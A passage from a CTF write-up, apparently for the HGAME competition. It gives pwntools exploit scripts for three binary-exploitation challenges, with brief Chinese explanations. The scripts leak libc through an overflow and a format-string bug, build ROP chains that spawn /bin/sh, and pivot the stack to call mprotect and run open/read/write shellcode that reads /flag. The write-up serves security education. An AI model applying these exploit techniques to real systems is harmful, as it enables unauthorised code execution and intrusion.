    try:
        #------1-------
        p.sendlineafter(b"How many flowers have you prepared this time?",b'16')

        for i in range(15):
            p.sendlineafter(b'the flower number ',str(i).encode())

        p.sendlineafter(b'the flower number ',str(0x1300000014).encode())
        p.sendlineafter(b'the flower number ',str(1).encode())

```

```
        p.sendlineafter(b'Reply 1 indicates the former and 2 indicates the latter: ',b'1')
        p.recvuntil(b"Let's look at the results.")

        x = str(p.recvuntil(b'=')).split()
        print(x)
        libc_base = int(x[36]) - 0x29d90
        success('libc_base ='+hex(libc_base))

        pop_rdi = 0x02a3e5+libc_base
        bin_sh = 0x01d8678+libc_base
        ret = 0x029139+libc_base
        system = libc.sym['system']+libc_base

        p.sendlineafter(b"How many flowers have you prepared this time?",b'16')
    except:
        p.close()
        continue

    #------2-------
    # gdb.attach(p)
    for i in range(15):
        p.sendlineafter(b'the flower number ',str(i).encode())

    # ROP
    p.sendlineafter(b'the flower number ',str(0x1200000016).encode())
    p.sendlineafter(b'the flower number ',str(pop_rdi).encode())
    p.sendlineafter(b'the flower number ',str(bin_sh).encode())
    p.sendlineafter(b'the flower number ',str(ret).encode())
    p.sendlineafter(b'the flower number ',str(system).encode())
    p.sendlineafter(b'Reply 1 indicates the former and 2 indicates the latter: ',b'1')
    break

p.interactive()

```

format

printf调用之后会残留这次打印的结果在rsi中，并且此结果没有'\0'结尾，从而不断用%sX，直到能打印出地址

（当然，这题由于后面的栈溢出，导致有很多其他解法）

```
from pwn import *
```

```python
context(os='linux', arch='amd64', log_level='debug')
is_debug = 0
elf = context.binary = ELF('./vuln')            #TODO
libc = elf.libc
def connect():
  return remote("node2.hgame.vidar.club", 30755) if not is_debug else process()
s = lambda x: p.send(x)
sl = lambda x: p.sendline(x)
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
r = lambda x=None: p.recv() if x is None else p.recv(x)
rl = lambda: p.recvline()
ru = lambda x: p.recvuntil(x)

p = connect()
#-------------------------------------------------------------------------------------

sla("n = ", "3699")
for i in range(0, 3698):
  sla("type something:", "%sX")

pause()
sla("type something:", "%s")
pause()
addr = u64(r(3808)[-6:].ljust(8, b'\x00'))
libc_base = (addr >> 12) << 12
system_addr = libc_base + libc.sym['system']
pop_rdi = libc_base + 0x2a3e5
binsh = next(libc.search(b'/bin/sh'))
binsh_addr = libc_base + binsh
ret_addr = libc_base + 0xf8c92
print(hex(addr))
print(hex(libc_base))
print(hex(system_addr))
#gdb.attach(p)
sla("n = ", "-1")
payload = b'\x00'*5 + p64(0) + p64(pop_rdi) + p64(binsh_addr) + p64(pop_rdi + 1) +p64(system_addr)
s(payload)
p.interactive()
```

ezstack

题目的就是基本的栈迁移+orw。

栈迁移可以看（我刚写的）

https://hello-ctf.com/hc-pwn/ROP_Tricks/#_2

交互直接使用了tcp socket而不是常规的stdio，在交互时需要注意使用的fd。

这个exp的基本思路是想办法调用 `mprotect` 修改内存权限，然后ret2shellcode。

```python
#!/usr/bin/env python3

from pwn import *

context.log_level = "debug"
context.terminal = ["konsole", "-e"]
context.arch = "amd64"

# p = remote("localhost", 9999)
p = remote("node2.hgame.vidar.club","31244")

elf  = ELF("./vuln")
libc = ELF("./libc-2.31.so")

leave_ret   = 0x00000000004013cb
pop_rdi     = 0x0000000000401713
pop_rsi_r15 = 0x0000000000401711

payload = flat({
    0x50: [
        p64(0x00404154),
        p64(0x0040140F)
    ]
})

p.sendafter(b"Good luck.\n", payload)

# Leak libc base
payload = flat({
    0x00: p32(0),
    0x04: [
        p64(0x4041a0),
        p64(pop_rdi),
        p64(4),
        p64(pop_rsi_r15),
        p64(0x404030),
        p64(0),
        p64(0x401376),      # print
        p64(0x40140f),      # vuln
```

```
        p32(4),
        p32(4)
    ],
    0x50: [
        p64(0x404108),
        p64(leave_ret)
    ]
})

p.send(payload)

write_addr = u64(p.recv(6).ljust(8, b"\x00"))
log.success("write_addr = " + hex(write_addr))
libc_base = write_addr - libc.sym["write"]
log.success("libc_base = " + hex(libc_base))

pop_rsi     = libc_base + 0x000000000002601f
pop_rdx_r12 = libc_base + 0x0000000000119431

open_addr     = libc_base + libc.sym["open"]
read_addr     = libc_base + libc.sym["read"]
mprotect_addr = libc_base + libc.sym["mprotect"]

payload = flat({
    0x00: [
        p64(0x4041e0),
        p64(pop_rdi),
        p64(0x404000),
        p64(pop_rsi),
        p64(0x1000),
        p64(pop_rdx_r12),
        p64(7),
        p32(4),
        p32(4),
        p64(mprotect_addr),
        p64(0x40140f),      # vuln
    ],
    0x50: [
        p64(0x404150),
        p64(leave_ret)
    ]
})

p.send(payload)

shellcode  = '''
    mov rdi, 0x404190
```

```
    xor edx, edx
    xor esi, esi
    push 2
    pop rax
    syscall

    push 5
    pop rdi
    mov dx, 0xf0
    mov esi, 0x404000
    xor eax, eax
    syscall

    push 4
    pop rdi
    push 1
    pop rax
    syscall
'''

payload  = b""

payload += b"/flag".ljust(8, b"\x00")
payload += p64(0x4041b0)
payload += p64(0x4041b0)
payload += p64(0x4041b0)
payload += asm(shellcode)

p.send(payload)

p.interactive()
```